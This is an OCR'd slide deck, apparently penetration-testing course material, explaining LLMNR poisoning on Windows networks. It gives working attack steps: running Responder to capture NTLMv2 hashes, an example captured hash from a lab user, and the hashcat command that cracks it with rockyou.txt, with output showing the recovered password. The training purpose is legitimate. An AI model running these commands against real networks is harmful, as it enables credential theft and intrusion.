LLMNR POISONING

An Overview


LLMNR Poisoning

What is LLMNR?

- Used to identify hosts when DNS fails to do so.
- Previously NBT-NS
- Key flaw is that the services utilize a user's username and NTLMv2 hash when appropriately responded to

LLMNR Poisoning


Overview




LLMNR Poisoning

Step 1: Run Responder

python Responder.py –I tun0 -rdw





LLMNR Poisoning

Step 2: An Event Occurs...

LLMNR Poisoning

Step 3: Get Dem Hashes

```
Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14347430
* Bytes.....: 139951895
* Keyspace..: 14347430

FCASTLE::MARVEL:61dde887aeb2af2a:76dd8039b96061195586bc9a4ef5f3c1:0101000000000000c0653150de09d20107929b9d6080f5bb000
0000020008005300 4d0042003300 01001e00570049004e002d00500052004800340039003200520051004100460056000400140053004d004200
33002e006c006f00630061006c000300340057004900 4e002d00500052004800340039003200520051004100460056002e0053004d00420033002
e006c006f00630061006c00050014005300 4d00420033002e006c006f00630061006c0007000800c0653150de09d2010600040002000000080030
00300000000000000001000000020000 0234d5dd50acc5817bf563c8c2c532cede6c7b288f5623e3055e34ec3de0f8d7f0a00100000000000000
0000000000000000000000009001a006300690066007300 2f00310030002e0038002e0030002e00320000000000000000000000000000 Password1

Session..........: hashcat
Status...........: Cracked
```

LLMNR Poisoning

Step 4: Crack Dem Hashes

hashcat –m 5600 hashes.txt rockyou.txt